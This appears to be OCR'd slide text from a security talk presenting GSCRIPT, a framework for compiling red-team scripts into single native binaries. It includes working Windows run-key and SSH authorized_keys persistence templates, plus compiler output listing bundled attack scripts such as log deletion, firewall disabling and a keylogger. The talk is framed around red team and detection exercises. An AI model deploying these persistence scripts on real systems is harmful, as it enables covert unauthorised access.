
Once inside the REPL, you can call functions just as you would from your script, including linked functions.

SPECIAL DEBUG FUNCTIONS

`TypeOf(obj)` reflects the Golang type of the object.

LIST LINKED FUNCTIONS

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



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STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.

SPECIAL DEBUG FUNCTIONS

`TypeOf(obj)` reflects the Golang type of the object.
`SymbolTable()` prints a list of all Go packages and the functions linked into the running GSCRIPT engine.

CURRENT LIMITATIONS

CURRENT LIMITATIONS

#SADPANDA

No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.

(windows, linux, darwin)

(amd64, 386)

Large Binaries

Because of embedding all it's dependencies and payloads, the binaries tend to be on the larger side.

(At least 2MB)

Limited Regex Support

Golang's RE2 has some corner case incompatibilities with Javascript regular expressions, preventing lots of JS code from being runnable out of the box.

Go Types Lack Flexibility

There are several declaration types in Golang which are not linkable yet. This includes **`const`** and **`var`**, as well as any exported type that isn't returnable by a function.

ES5 Support Only

The Javascript VM only supports ES5 at this time.

No Concurrency Primitives in JS

There is no async() primitives in Javascript currently. If you want to run async code, build a Go package that manages the concurrency.

GSCRIPT
STANDARD LIBRARY


V1.0 STANDARD LIBS

FULLY CROSS PLATFORM

Name	Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

REAL WORLD APPLICATIONS

WHY GSCRIPT?


Cross-platform
Lower Overhead
Infinite Expansion
Consistency
Self Documenting
Low Barrier to Entry
Features

PERSISTENCE AS CODE

1. Develop and keep a library of persistence techniques, separated by platform and tactic.
2. Easy to modify and add new persistence techniques, or weaponize them for operations.
3. Easy to audit for team activities, making sure persistence doesn't stomp each other.
4. Great for detection exercises, giving source code to blue teamers, and producing binaries for testing rules.

```
// Example gscript template
// Title: CurrentVersion Run Persistence
// Author: ahhh
// Purpose: Drop a sample binary and persist it using a CurrentVersion\Run regkey
// Gscript version: 1.0.0
// ATT&CK: https://attack.mitre.org/wiki/Technique/T1112

//priority:90
//timeout:150

//go_import:os as os
//go_import:github.com/gen0cide/gscript/x/windows as windows

//import:/private/tmp/example.exe

function Deploy() {
  console.log("starting execution of Run Key Persistence");
  // Prep the sample
  var example = GetAssetAsBytes("example.exe");
  var temppath = os.TempDir();
  var naming = G.rand.GetAlphaString(5);
  naming = naming.toLowerCase();
  var fullpath = temppath+"\\"+naming+".exe";

  // Drop the sample
  console.log("file name: "+ fullpath);
  errors = G.file.WriteFileFromBytes(fullpath, example[0]);
  console.log("errors: "+errors);

  // Persist the sample
  windows.AddRegKeyString("CURRENT_USER", "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "E
  console.log("Adding a reg key for current user run");

  // Execute the sample
  //var running = G.exec.ExecuteCommandAsync("fullpath", [""]);
  //console.log("executed the example binary, errors: " + Dump(running[1]));
  console.log("done, deployed binary with run key persistence");
  return true;
}
```

```
// Title: SSH Key Persistence
// Author: micahjmartin
// Purpose: add a public ssh key to users accounts
// Gscript version: 1.0.0
// ATT&CK: https://attack.mitre.org/wiki/Technique/T1145
// Note: Assumes ssh key access is already enabled

//priority:110
//timeout:75

//go_import:os as os
//go_import:os/user as user

//import:/private/tmp/id_rsa.pub

function Deploy() {
    // Getting our asset
    var pubKey = GetAssetAsBytes("id_rsa.pub");
    console.log("errors: "+pubKey[1]);

    // get user homedir
    var myUser = user.Current();
    console.log(myUser[0]);
    // make .ssh dir
    var dirname = myUser[0].HomeDir+"/.ssh/";
    var dirstat = os.Stat(dirname);
    if (os.IsNotExist(dirstat[1])) {
        G.exec.ExecuteCommand("/bin/mkdir", [dirname]);
    }
    //make authorize keys file
    var filename = myUser[0].HomeDir+ "/.ssh/authorized_keys";
    var stat = os.Stat(filename);
    if (os.IsNotExist(stat[1])) {
        errors = G.file.WriteFileFromBytes(filename, pubKey[0]);
        console.log("errors: "+Dump(errors));
        console.log("SSH key added");
    } else {
        var appendedFileError = G.file.AppendFileBytes(filename, pubKey[0])
        console.log("errors: "+ Dump(appendedFileError));
        console.log("SSH key appended");
    }
    return true;
}
```

COMBINING ATOMIC TECHNIQUES

Description Analysis

Easy to write and easy to audit, writing gscripts promote abstracting individual red team techniques for sharing and bundling into stand alone binaries.

Indeterminate Execution


Program your GSCRIPT eco system to never execute the same way twice.

Fault Tolerance

An individualized execution environment means one broken script does not break the rest.

Consistency

Include multiple persistence strategies in a single sample, allowing blue teams to train more efficiently.



```
:gscript       $ ./gscript compile --os=linux --obfuscation-level 3 --enable-logging /gscripts/attack/linux/*
************************************************************
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      ^"===*"`                      vyrus
                github.com/gen0cide/gscript
************************************************************
[GSCRIPT:cli]  INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO                        OS: linux
[GSCRIPT:cli]  INFO                      Arch: amd64
[GSCRIPT:cli]  INFO               Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1531637652_gscript.bin
[GSCRIPT:cli]  INFO       Keep Build Directory: [DISABLED]
[GSCRIPT:cli]  INFO            UPX Compression: [DISABLED]
[GSCRIPT:cli]  INFO            Logging Support: [ENABLED]
[GSCRIPT:cli]  INFO          Debugger Support: [DISABLED]
[GSCRIPT:cli]  INFO        Human Redable Names: [DISABLED]
[GSCRIPT:cli]  INFO    Import All Native Funcs: [DISABLED]
[GSCRIPT:cli]  INFO           Skip Compilation: [DISABLED]
[GSCRIPT:cli]  INFO          Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  SOURCE SCRIPTS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/delete_logs.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/disable_firewall.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/goredloot.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/goredprompt.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/goredspy.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/keylog_spy.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/merlin_example.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/sshkey_persistence.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/sudo_persistence.gs
[GSCRIPT:cli]  INFO      Script : /Users/                          /gscripts/attack/linux/suid_persistence.gs
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***********************
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  BUNDLED ASSETS  ***
[GSCRIPT:cli]  INFO   keylog_spy.gs -> skeylogger
[GSCRIPT:cli]  INFO   sshkey_persistence.gs -> id_rsa.pub
[GSCRIPT:cli]  INFO   goredprompt.gs -> GoRedPrompt.elf
[GSCRIPT:cli]  INFO   goredloot.gs -> GoRedLoot.elf
[GSCRIPT:cli]  INFO   goredspy.gs -> GoRedSpy.elf
[GSCRIPT:cli]  INFO   merlin_example.gs -> merlinagent.elf
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO Compiled binary located at:

/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1531637652_gscript.bin

:gscript       $
```

N number of GSCRIPTs


TBD

Wrap Existing Tools

TBD

Codify Techniques

TBD



Single Native Binary


TBD

DEMO TIME

#1: DAN'S EXAMPLE ORDINANCE

#1: PRESENTER'S PAYLOAD D'JOUR

#3: THE PEOPLE'S BINARY



CONTACTS

Alex Levinson
TWITTER: @alexlevinson
GITHUB: github.com/gen0cide
EMAIL: alexl@uber.com

Dan Borges
TWITTER: @1njection
GITHUB: github.com/ahhh
BLOG: lockboxx.blogspot.com

Vyrus
TWITTER: @vyrus
GITHUB: github.com/vyrus001
EMAIL: vyrus@dc949.org

Version 1.0 Available Now!

https://github.com/gen0cide/gscript

THE END

QUESTIONS?